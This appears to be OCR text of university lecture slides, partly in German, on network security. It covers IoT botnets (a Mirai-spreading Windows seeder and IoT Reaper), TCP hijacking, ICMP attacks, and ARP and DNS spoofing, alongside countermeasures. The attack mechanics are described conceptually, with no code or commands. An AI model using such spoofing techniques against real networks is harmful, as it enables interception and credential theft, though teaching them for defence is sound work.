- In February 2017 a new Windows seeder was detected in the wild which had the capability to infect IoT devices.
- This is the **first** known multi-platform seeder to target IoT devices for infection.
- Stuxnet was used to control directly connected devices, this seeder actually infects other devices.
- Seems to be reusing trojan code which was discovered back in March 2016
- Appears to be Chinese in origin, not nation-state related

Saalet Seed Master push seeder

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Subverting "innocent" IoT devices into zombies

- After infecting Windows computers using remote brute-force attacks (MySQL, MSSQL, RDP, WMI), it proceeds to scan for and infect IoT devices with Mirai binaries using the Mirai scanning and spreading techniques earlier.
- After infection, the IoT devices will connect back to the C&C server and will proceed to scan for and infect other IoT devices.
- It is built in a modular fashion and has the capabilities to scan for, infect and control IoT devices of different architectures, all in a fully automated fashion.


ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Example #2: "IoT SW vulnerabilities"

- In October 2017 a new IoT Trojan was discovered which instead of relying on brute-force credentials attacks, used exploits to gain access to IoT devices. It was cross- platform, consisting of ARM and MIPS IoT code + Windows seeder EXEs.
- It was highly modular with LUA based scanning, infection and DDoS attack modules, all field upgradable.
- IoT Reaper scanned the Internet for vulnerable devices and at one time, was believed to have identified more than 2M vulnerable devices
- However, it never infected more than 30k devices and after a 2 week period with frequent updates, went silent…

IoT Reaper



ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

TCP connection hijacking (MITM - Man In The Middle attack):

- Take over a TCP connection and thus redirect traffic to an attacking host.

Web spoofing:

- Redirect a web browser to another server delivering faked web pages. The user is tricked into believing that he is connected to the correct server and possibly discloses valuable information (passwords etc.).

ARP spoofing (use static ARP to prevent it): Inject wrong ARP entries into the network.

ICMP attacks:

- Spoofed ICMP source quench to make (legitimate) source reduce traffic to legitimate target.
- Spoofed ICMP redirect to make (legitimate) source use an alternate (invalid) route.
- ICMP destination / port unreachable to ascertain existing hosts and open ports.

[Quelle: Peter R. Egli, ZHAW Zürich]

Address-Spoofing

Häufigste Angriffe:


- Address Spoofing
- Angreifer maskiert und unter falscher Identität
- Ansatzpunkt: MAC-, IP-Adressen in Ethernet-, IP-Paketen, insbesondere Absender, DNS-Namen

ARP-Spoofing

- ARP-Spoofing nutzt Designschwäche ARP im ARP-Protokoll (zustandslos)
- Jeder Host hat eigenen ARP-Cache, wo (MAC,IP)-Adressenpaare verwaltet werden.
- ARP-Spoofing “vergiftet” diesen Cache durch Senden gefälschter ARP-Replies. Damit werden die richtigen MAC-IP-Zuordnungen überschrieben


[Quelle: HU-Berlin, http://sar.informatik.hu-berlin.de/] ☑

Address-Spoofing




[Quelle: HU-Berlin, http://sar.informatik.hu-berlin.de/]

Address-Spoofing




[Quelle: HU-Berlin, http://sar.informatik.hu-berlin.de/]

Address-Spoofing



[Quelle: HU-Berlin, http://sar.informatik.hu-berlin.de/]

Address-Spoofing



Daten von Host A an Host B werden an den Attacker gelenkt, da dessen MAC-Adresse im ARP-Cache von A ein getragen ist.
Der Attacker ist somit Man-in-the-middle zwischen Host A und B

[Quelle: HU-Berlin, http://sar.informatik.hu-berlin.de/]

Address-Spoofing

- Alle von A nach B gesendeten Pakete werden über den Angreifer geleitet, der sie an B weiterleitet.
- Rückweg kann in gleicher Weise manipuliert werden.
- Erlaubt „Man in the Middle Attack“

Gegenmaßnahmen:

- Überwachung der ARP-Tabellen der Netzwerkteilnehmer: mehrere IP-Adressen einer einzigen MAC-Adresse zugeordnet => Gefahr von ARP-Spoofing.
- Sniffen des Netzwerkverkehrs, da der Angreifer in regelmäßigen Zeitabständen eine Menge ARP-Pakete aussenden muss.
- Statische ARP-Tabellen können ARP-Spoofing verhindern, aber statische Tabellen erfordern Pflege durch Administration, z.B. ein neuer Netzwerkteilnehmer hinzukommt
- Ein wenig mehr Sicherheit bringt es, wenn immerhin die MAC-Adresse des Gateways statisch eingetragen wird. Besser ist es, Systeme zu verwenden welche den Netzwerkverkehr analysieren und z.B. die ARP-Replys prüfen. So können fehlerhafte und gefälschte ARP-Replys herausgefiltert werden.
- Firewall filtert ARP-Replys ohne vorherige Requests

DNS-Spoofing

- DNS basiert auf unzuverlässigen, verbindungslosem UDP
- DNS-Spoofing: Angriffe, bei der Angreifer Zuordnung zwischen IP-Adresse und Domän-Namen fälschen.
- Ausnutzung von Schwachstellen im DNS
- Ziel: Angreifer A täuscht vor, ein bestimmter (Web-) Server zu sein.
- Opfer greift dann auf „Fälschung“ zu
- Dadurch können sensible Informationen beispielsweise Passwörter o. ä. Zugangscodes ermittelt werden
- Bsp.: DNS Spoofing eines Bank Servers
- Idee: Einpflanzung einer falschen IP-Adressauflösung für einen bestimmten Hostnamen
- DNS-Anfrage für diesen Host liefert dann die falsche IP-Adresse


(des Angreifers) zurück

(bis DNS-Eintrag expired und die Tabelle wieder abgeglichen wird)

[Quelle: HU-Berlin, http://sar.informatik.hu-berlin.de/]

DNS-Spoofing

Normale DNS-Anfrage

